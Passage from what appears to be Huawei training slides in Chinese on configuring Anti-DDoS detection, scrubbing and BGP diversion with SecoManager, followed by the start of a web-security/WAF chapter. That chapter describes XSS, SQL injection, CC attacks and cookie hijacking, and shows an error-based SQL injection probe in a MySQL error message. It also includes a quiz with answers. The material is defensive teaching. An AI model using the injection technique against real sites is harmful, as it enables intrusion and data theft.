- 对接接口分为管理接口和日志接口两类。建议通过管理接口纳管设备，而设备通过日志接口向SecoManager发送日志，管理接口和日志接口必须与SecoManager路由可达。
  - 进入接口视图，配置接口为管理接口。


```
[HUAWEI] interface interface-type interface-number
[HUAWEI] anti-DDoS detect enable
[HUAWEI] anti-DDoS detect-device manage-port enable
[HUAWEI] quit
```

  - 进入接口视图，配置日志接口IP地址，并将日志接口加入到安全区域。

```
[HUAWEI] interface interface-type interface-number
[HUAWEI] ip address ip-address { mask | mask-length }
[HUAWEI] firewall zone zone-name
[HUAWEI] add interface interface-type interface-number
[HUAWEI] quit
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

案例：动态引流逐包检测部署方案



- 近年来，大规模持续性的DDoS攻击经常导致网站、大企业门户等场景无法正常访问，海量会话层攻击也在不断挑战防火墙/负载均衡设备的性能瓶颈。
- 如图所示，检测设备和清洗设备旁路部署，通过镜像方式复制到检测设备，检测设备对流量进行实时检测。
- 当检测到流量异常后，检测设备联动管理中心，触发管理中心下达清洗指令到清洗中心，清洗中心与路由器通过BGP引流方式实时牵引至清洗设备进行检测和清洗，清洗完成后，再将正常流量通过策略路由方式回注到原链路，最终将流量送到防护对象。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

业务地址规划

设备	接口	IP地址	说明
检测设备	10GE1/0/1	/	检测接口：接收链路中的分光镜像流量，无需配置IP地址。
	10GE3/0/0	10.1.6.1/24	日志接口：此接口IP地址与管理中心IP地址路由可达。
	MEth0/0/0	10.1.6.2/24（管理VPN）	管理接口：此接口IP地址与管理中心IP地址路由可达。
清洗设备	10GE2/0/1	10.1.2.2/24	清洗接口：清洗设备对从该口进入的流量应用防御策略，并进行分析和清洗。
	10GE2/0/2	10.1.3.2/24	回注接口：清洗后的正常流量通过此接口回注到原链路。
	10GE3/0/0	10.1.6.3/24	日志接口：此接口IP地址与管理中心IP地址路由可达。
	MEth0/0/0	10.1.6.4/24（管理VPN）	管理接口：此接口IP地址与管理中心IP地址路由可达。
Router1	10GE1/0/1	10.1.2.1/24	引流接口：引流路由器将流量牵引至清洗设备。
	10GE1/0/2	10.1.3.1/24	回注接口：引流路由器将清洗后的正常流量返回至原链路中。
	10GE1/0/3	10.1.5.1/24	连接设备Router2。
Router2	10GE1/0/1	10.1.5.2/24	链接设备Router1
SecoManager	10GE1/0/1	10.1.6.1/24	管理中心IP地址。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

检测设备配置步骤

1. 指定CPU处理检测业务

```
[AntiDDoS] firewall ddos detect-spu slot 4 cpu 1
[AntiDDoS] firewall ddos detect-spu slot 4 cpu 2
[AntiDDoS] quit
[AntiDDoS] save
[AntiDDoS] reboot
```

2.配置检测口，开启流量统计功能

```
[AntiDDoS] interface 10GE1/0/1
[AntiDDoS-10GE1/0/1] anti-ddos detect enable
[AntiDDoS-10GE1/0/1] anti-ddos flow-statistic enable
[AntiDDoS-10GE1/0/1] quit
```

- 检测设备配置思路：
  - 登录设备，升级软件版本，加载License；（略）
  - **指定检测业务CPU，重启业务CPU使其生效；**
  - 配置Stelnet功能，配置用户名和密码等；（略）
  - 配置接口IP地址，接口加入安全区域，并打开域间缺省包过滤；（略）
  - 配置SNMP功能使管理中心可以获取设备的状态；（略）
  - **配置检测口，并在检测口开启流量统计功能。**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 检测设备配置思路：
- 登录设备，升级软件版本，加载License；（略）
- 指定检测业务CPU，重启业务CPU使其生效；
- 配置Stelnet功能，配置用户名和密码等；（略）
- 配置接口IP地址，接口加入安全区域，并打开域间缺省包过滤；（略）
- 配置SNMP功能使管理中心可以获取设备的状态；（略）
- 配置检测口，并在检测口开启流量统计功能。

清洗设备配置步骤（1）

1. 配置动态生成路由时使用的下一跳地址

```
[AntiDDoS] firewall ddos bgp-next-hop 10.1.3.1
```

2. 对生成的32位OPR路由进行FIB过滤

```
[AntiDDoS] firewall ddos bgp-next-hop fib-filter
```

3. 配置BGP功能及团体属性

```
[AntiDDoS] route-policy 1 permit node 1
[AntiDDoS-route-policy] apply community no-advertise
[AntiDDoS-route-policy] quit
[AntiDDoS] bgp 100
[AntiDDoS-bgp] peer 10.1.2.1 as-number 100
[AntiDDoS-bgp] ipv4-family unicast
[AntiDDoS-bgp-af-ipv4] import-route op-route
[AntiDDoS-bgp-af-ipv4] peer 10.1.2.1 route-policy 1 export
[AntiDDoS-bgp-af-ipv4] peer 10.1.2.1 advertise-community
[AntiDDoS-bgp-af-ipv4] quit
[AntiDDoS-bgp] quit
```

- 清洗设备配置思路：
  - 登录设备，升级软件版本，加载License；（略）
  - 配置Stelnet功能，配置用户名和密码等；（略）
  - 配置接口IP地址，接口加入安全区域，并打开域间缺省包过滤；（略）
  - 配置SNMP功能使管理中心可以获取设备的状态；（略）
  - **配置动态生成路由时使用的下一跳地址；**
  - **对生成的32位主机OPR路由进行FIB过滤；**
  - **配置BGP功能及团体属性，实现引流；**
  - 配置清洗口，并在清洗口开启流量统计功能；
  - 配置策略路由实现回注功能。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

清洗设备配置步骤（2）

4. 在清洗设备的清洗口开启流量统计功能

```
[AntiDDoS] interface 10GE 2/0/1
[AntiDDoS-10GE2/0/1] anti-ddos flow-statistic enable
[AntiDDoS-10GE2/0/1] quit
```

5. 在清洗设备接口10GE2/0/1配置策略路由，实现回注功能

```
[AntiDDoS] policy-based-route
[AntiDDoS-policy-pbr] rule name huizhu
[AntiDDoS-policy-pbr-rule-huizhu] ingress-interface 10GE 2/0/1
[AntiDDoS-policy-pbr-rule-huizhu] action pbr egress-interface 10GE 2/0/2
next-hop 10.1.3.1
[AntiDDoS-policy-pbr-rule-huizhu] quit
[AntiDDoS-policy-pbr] quit
```

- 清洗设备配置思路：
  - 登录设备，升级软件版本，加载License；（略）
  - 配置Stelnet功能，配置用户名和密码等；（略）
  - 配置接口IP地址，接口加入安全区域，并打开域间缺省包过滤；（略）
  - 配置SNMP功能使管理中心可以获取设备的状态；（略）
  - 配置动态生成路由时使用的下一跳地址；
  - 对生成的32位主机OPR路由进行FIB过滤；
  - 配置BGP功能及团体属性，实现引流；
  - **配置清洗口，并在清洗口开启流量统计功能；**
  - **配置策略路由实现回注功能。**
    - 注：管理中心在需要引流时会创建引流任务，会生成一条到1.1.1.1的32位主机OPR路由，下一跳为10.1.3.1。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

路由器Router1配置步骤

1. 配置BGP功能

```
[Router1] bgp 100
[Router1-bgp] peer 10.1.2.2 as-number 100
[Router1-bgp] quit
```

2. 配置策略路由

```
[Router1] acl 3001
[Router1-acl-adv-3001] rule permit ip
[Router1-acl-adv-3001] quit
[Router1] traffic classifier class1
[Router1-classifier-class1] if-match acl 3001
[Router1-classifier-class1] quit
[Router1] traffic behavior behavior1
[Router1-behavior-behavior1] redirect ip-nexthop 10.1.5.2 interface 10GE1/0/3
[Router1-behavior-behavior1] quit
[Router1] traffic policy policy1
[Router1-trafficpolicy-policy1] classifier class1 behavior behavior1
[Router1-trafficpolicy-policy1] quit
```


3. 应用策略路由

```
[Router1] interface 10GE1/0/2
[Router1-10GE1/0/2] traffic-policy policy1 inbound
[Router1-10GE1/0/2] quit
```

- Router1配置思路：
  - 登录设备，配置IP地址等基础信息；（略）
  - **配置BGP，与清洗设备引流口建立peer;**
  - **配置策略路由：配置流分类、流行为并配置报文转发动作；定义流量策略并在策略中为类指定行为；**
  - **在接口上应用策略路由。**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

SecoManager管理中心配置步骤




- 登录SecoManager管理中心完成以下操作：
  - 纳管AntiDDoS设备，选择相应的AntiDDoS检测和清洗设备添加到SecoManager。
  - 创建采集器并关联设备，将采集器与已添加设备进行绑定。
  - 创建自定义防护对象，根据信息配置自定义防护对象。将要保护的目标加入目的IP进行防护。
  - 创建静态引流任务。
  - 配置防护对象防御策略。
  - 部署防御策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

纳管AntiDDoS


- 登录SecoManager，选择“设备管理 > 设备 > 设备”，在“添加设备”的下拉框中，单击“自动发现”，选择设备发现协议类型为“SNMP”，按照如下参数配置，并点击“开始扫描”。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

添加设备

- 扫描完成，系统自动弹出提示：
  - 若扫描失败，单击“重设规则”，检查并修改设备的各项参数设置后，重新扫描。
  - 若扫描成功，在“扫描成功列表”中选择相应的设备，单击“添加”，将设备添加到SecoManager。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

异常处理

- AntiDDoS设备初次完成STelnet配置，需要完成首次登录，首次登录默认需要修改密码，否则设备添加成功后无法完成验证，因此处于异常状态。


- 选择操作列下的编辑按钮，对AntiDDoS完成STelnet检测验证，检测成功后，设备正常。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 华为AntiDDoS设备安全策略，STelnet首次登陆要修改密码，AntiDDoS配置后，需要完成一次STelnet登陆，完成密码修改，否则无法完成验证。

日志配置

- “日志源IP”是指AntiDDoS设备向SecoManager发送日志时的源IP地址，日志源IP配置后可以再修改，SNMP协议“自动发现”添加设备默认日志源地址为管理IP地址，因此需要修改成AntiDDoS设备指定的源地址。
  - 选择“设备管理”，单击已添加设备操作列的编辑按钮，进入设备南向管理协议配置界面。
  - 选择“日志配置”，单击日志源IP输入框，修改为日志源IP地址。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- “日志密码” 是指上报日志的加密密钥，当创建设备成功后，系统将密钥下发到设备上。


关联采集器和设备

- 采集器与设备关联后，设备才能将日志报文和抓包报文发送到采集器，供采集器进行分析以及后续处理，选择“设备管理 > 设备 > AntiDDoS采集器”。
  - 采集器的连接状态必须是：“在线”。
  - 在“关联设备管理”界面，单击“关联”。
  - 在“选择设备”界面，选择需要与采集器绑定的设备。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

创建防护对象

- 通过创建防护对象，对AntiDDoS设备保护的IP地址进行标识和分组，后续针对不同的防护对象，可以配置不同的防御策略。
  - 选择“AntiDDoS攻击防御 > 攻击防御 > 防护对象”单击“创建”，进入“创建防护对象”界面。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防护对象关联设备

- 单击“关联设备”项的“ ”：
  - 在“选择设备”界面中，在左侧的可选设备信息中为防护对象选择要关联的设备。
  - 单击 » ，将所有的可选设备，添加至已选设备中。或单击 › ，将在可选设备中选中的设备添加至已选设备中。
  - 单击 « ，将所有的已选设备，回退到可选设备中。或单击 ‹ ，将在已选设备中选中的设备回退到可选设备中。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置自定义防护对象IP地址

- 单击“防护网络/主机”中的“创建”。然后基于不同的防护对象配置对应的防御策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IP类型：
  - “包含”：表示此IP地址属于此防护对象。
  - “排除”：在已经配置的IP地址中排除，使其不属于此防护对象。
- 创建方式：
  - “IP地址+掩码”：通过输入“目的IP”和“掩码”的方式创建IP地址。
  - “IP地址范围”：通过输入“开始IP地址”和“结束IP地址”的方式创建IP地址。
- 例如当防护对象是整个网段，但不包含其中某IP地址时，可先创建“IP类型”为“包含”的整个网段，再创建“IP类型”为“排除”的单个IP地址。

配置防御策略

- 完成基本策略的配置后，防护对象的各关联设备上会分别自动生成一条基本防御策略，需要根据现网流量配置该防御策略。
  - 选择“AntiDDoS攻击防御 > 攻击防御 > 防护对象”，单击对应防护对象的 ，单击操作列的“编辑”，可查看该防护对象的基线学习和防御策略的信息，并对防御策略进行修改。
  - 配置防御策略后，需要将该配置部署到关联设备上才能生效。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IP类型：
  - “包含”：表示此IP地址属于此防护对象。
  - “排除”：在已经配置的IP地址中排除，使其不属于此防护对象。
- 创建方式：
  - “IP地址+掩码”：通过输入“目的IP”和“掩码”的方式创建IP地址。
  - “IP地址范围”：通过输入“开始IP地址”和“结束IP地址”的方式创建IP地址。
- 例如当防护对象是整个网段，但不包含其中某IP地址时，可先创建“IP类型”为“包含”的整个网段，再创建“IP类型”为“排除”的单个IP地址。

部署防护对象

- 选择“AntiDDoS攻击防御 > 攻击防御 > 防护对象”，选中防护对象前的复选框，单击“部署”。
- SecoManager支持增量部署。当防护对象的“部署状态”为“未部署”或“部分部署”时，说明系统中存在未下发到AntiDDoS的防御策略，需要执行部署操作。
  - 如果部署成功，防护对象的“部署状态”显示为“部署成功”。
  - 如果部署成功后修改，防护对象的“部署状态”显示为“部分部署”。
  - 如果部署失败，防护对象的“部署状态”显示为“部署失败”；单击“部署失败”，可查看该防护对象关联的AntiDDoS设备上部署失败的详细信息。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 修改：单击待修改防御对象。
- 删除：选中一个或多个防御对象，单击列表上方的“删除”，删除对应选中的一个或多个防御对象。
- 查看：单击待查看的防御对象，可查看防御对象的基本信息和设备信息。

思考题

1. （多选题）Anti-DDoS解决方案由哪几部分组成?
   A. 清洗中心
   B. 检测中心
   C. 采集器
   D. 管理中心
   E. 管理器
2. （判断题）Netflow逐流检测技术不仅可以检测大流量，并且检测速度高于逐包检测技术。
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABD
2. B

本章总结

- 本章节介绍了DDoS攻击原理以及AntiDDoS设备防御技术原理，AntiDDoS的组网方式，AntiDDoS分层过滤清洗模型、AntiDDoS的的攻击识别技术和动态基线学习等技术。
- 通过本章节的学习，您将能够掌握AntiDDoS+SecoManager的架构和组网，AntiDDoS系统攻击防御高级特性的基本原理和配置方法，能够利用AntiDDoS系统实时了解实际网络的运行状况，有效抵御各种DDoS攻击。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

Web安全防御

HUAWEI

前言

- Web应用由于无需安装客户端、图形化界面易于使用、实时动态交互、跨平台数据共享与协作等特点，在网络中得到了广泛的应用。当今网络中，基于Web环境的互联网产品已经深入到人们生活的方方面面，与此同时，Web应用程序和Web服务器相关的安全威胁和漏洞也日益凸显。
- WAF（Web Application Firewall，Web应用防火墙）针对Web应用程序和Web服务器相关的各种潜在风险和威胁，通过检测、过滤等技术，阻止网络恶意活动和保护Web应用程序免受漏洞利用。
- 本章节介绍常见Web攻击，常见Web攻击的防御方法，以及如何通过WAF实现Web攻击防御。
- 声明：本课程坚决反对利用教学内容进行违法犯罪的行为，一切违法犯罪行为必将受到严惩。本课程旨在让学员通过学习网络攻击的原理，培养从事网络安全防护工作的能力。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述常见Web攻击原理
  - 熟悉Web攻击防御原理
  - 熟悉WAF的应用场景
  - 掌握WAF的部署方案

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **Web攻击介绍**
   - Web安全概述
   - Web攻击介绍
2. Web攻击防御原理
3. WAF部署方案
4. WAF配置实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


Web应用概述

- 互联网技术的快速发展，使得Web业务成为当前互联网应用最为广泛的业务。门户网站、在线交易系统、报名系统、邮箱等大量在线应用业务都依托于Web服务进行，

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Web访问流程

- 当用户在浏览器输入一个网址（URL）并按下回车后，浏览器会显示相应的Web页面，具体的交互过程如下：
  - 客户端（浏览器）：用户输入网址 -> DNS请求 -> 发起TCP连接请求 -> 发送HTTP Request -> 等待服务器响应；
  - 服务器：收到客户端（浏览器）请求 -> 加载资源 -> 构建响应报文 -> 发送给客户端（HTTP Response）；
  - 客户端：浏览器分析HTTP Response中的HTML -> 浏览器构建Web页面，渲染后呈现到浏览器界面。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 一次完整的Web请求过程：
  - 用户在浏览器输入URL后，按下回车后，浏览器将域名发送至DNS服务器，DNS服务器解析出网站IP地址。
  - 浏览器通过IP地址向服务器发起TCP三次握手，建立连接。
  - 浏览器向服务器发送请求（HTTP Request）。
  - HTTP应用服务器收到浏览器请求，加载资源（如图片、CSS、JS文件），构建响应报文（查询数据库，将数据库文件转换成HTML），发送给客户端。
  - 浏览器引擎解析HTML文件，绘制并渲染页面后呈现给客户。

Web安全威胁

- 在进行Web访问的过程中，涉及到了域名解析、TCP连接建立、HTTP请求和响应、数据构建，页面渲染等步骤，这些步骤共同实现了用户与Web服务器之间的数据传输和交互。这个过程中，任何一个组件存在安全漏洞、任何一个环节被恶意行为攻击，都可能会导致敏感信息泄露，网站功能破坏，影响正常使用。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. **Web攻击介绍**
   - Web概述
   - Web攻击介绍
2. Web攻击防御原理
3. WAF部署方案
4. WAF配置实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

HTTP协议字段攻击

- HTTP协议字段攻击是一种通过修改或伪造HTTP请求或响应头部字段实施攻击的方式，HTTP协议头部字段是用于在HTTP请求或响应中携带元数据信息，攻击者可以利用这些字段来伪造请求、绕过安全措施、窃取信息等。
- 以HTTP请求头User-Agent欺骗为例，攻击者通过修改User-Agent字段来伪装成其他浏览器，从而获取服务器的信任，一旦攻击者获得了服务器的信息就可以进行后续各种攻击。


```
POST /login.php HTTP/1.1
Host: www.xxx.com
Content-Length: 87
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.xxx.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.xxx.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- User-Agent是一种请求头，服务器可以从User-Agent对应的值中来识别用户端使用的操作系统、浏览器、浏览器引擎、操作系统语言等。浏览器User-Agent通常由浏览器标识、渲染引擎标识、版本信息这三部分来构成。

跨站脚本攻击

- XSS（Corss-site Scripting，跨站脚本攻击）是一种常见的网络安全威胁，攻击者可以利用这种漏洞在网站上注入恶意的客户端代码，当其他用户浏览该网站时，恶意代码就会在他们的浏览器中执行，从而导致各种安全问题。
- 以存储型XSS为例，攻击者将恶意脚本代码存储在应用程序的数据库或文件系统中。当其他用户访问包含恶意代码的页面时，恶意脚本会从服务器端返回，并在客户的浏览器中执行。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

SQL注入攻击

- SQL注入是一种代码注入技术，也是最危险的Web应用程序漏洞之一。攻击者在用户输入字段中插入恶意代码，欺骗数据库执行SQL命令，从而窃取、篡改或破坏各类敏感数据。以DVWA的数据库错误的注入为例介绍。
- SQL注入类型多种多样，以报错注入为例，攻击者使用特殊函数对数据库发起攻击，根据报错结果获取有关数据库结构方面的信息。

错误回显：


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1' and '1' = 2'' at line 1

根据返回的错误信息，构建下一步的注入语句，探测数据库结构

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

恶意软件

- 恶意软件攻击指攻击者利用Web平台和应用程序的漏洞，通过传播恶意软件来入侵用户设备、窃取敏感信息或进行其他恶意活动的行为，常见的Web恶意软件攻击有恶意下载、恶意广告、重定向攻击等。
- 以重定向攻击为例，攻击者利用HTTP请求头的Referer和User-Agent字段，欺骗搜索引擎，对搜索引擎的流量进行劫持，获取非正常的排名，让网站更靠前，流量更大。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- SEO（Search Engine Optimization，搜索引擎优化）：利用搜索引擎的规则提高网站在有关搜索引擎内的自然排名。 目的是让其在行业内占据领先地位，获得品牌收益。 很大程度上是网站经营者的一种商业行为，将自己或自己公司的排名前移。

CC攻击

- CC（ChallengeCollapsar，挑战黑洞）攻击是DDOS攻击的一种，也是一种常见的网站攻击方法，攻击者通过代理服务器或者僵尸机向受害主机不停地发送大量貌似合法的请求，造成对方服务器资源耗尽，一直到宕机崩溃。
- 目前流量型的攻击方式由于成本很高，攻击事件越来越少，而基于应用层的CC攻击由于攻击成本低越来越常见，攻击者只需找一些代理服务器就可以完成。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- CC慢速攻击：攻击者在与目标网站建立连接后，保持这个连接的打开状态，并持续发送不完整的HTTP请求，由于这些请求在一段时间内不会完成，服务器会为每个连接保留一定的资源，并等待请求完成。攻击者可以发送多个连接，以消耗服务器的资源，最终导致服务器无发正常提供服务。

浏览器安全

- 浏览器安全攻击是攻击者利用浏览器中的漏洞或弱点，对用户的浏览器进行攻击，窃取用户的信息、执行恶意代码或进行其他恶意活动。常见的浏览器安全攻击有恶意插件、浏览器漏洞、Cookie劫持、网络钓鱼、隐私泄露风险等。
- 以Cookie劫持为例，当用户访问一个网站时，网站会在用户浏览器中设置一个Cookie，攻击者通过窃取用户的Cookie信息，就可以冒用用户身份，执行未经授权的操作或窃取用户的敏感信息。

浏览器Cookie



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- Cookie主要用于网站在用户访问时识别和跟踪用户的身份和行为，以提供个性化的服务和功能，如身份认证、偏好设置、购物车内容等。

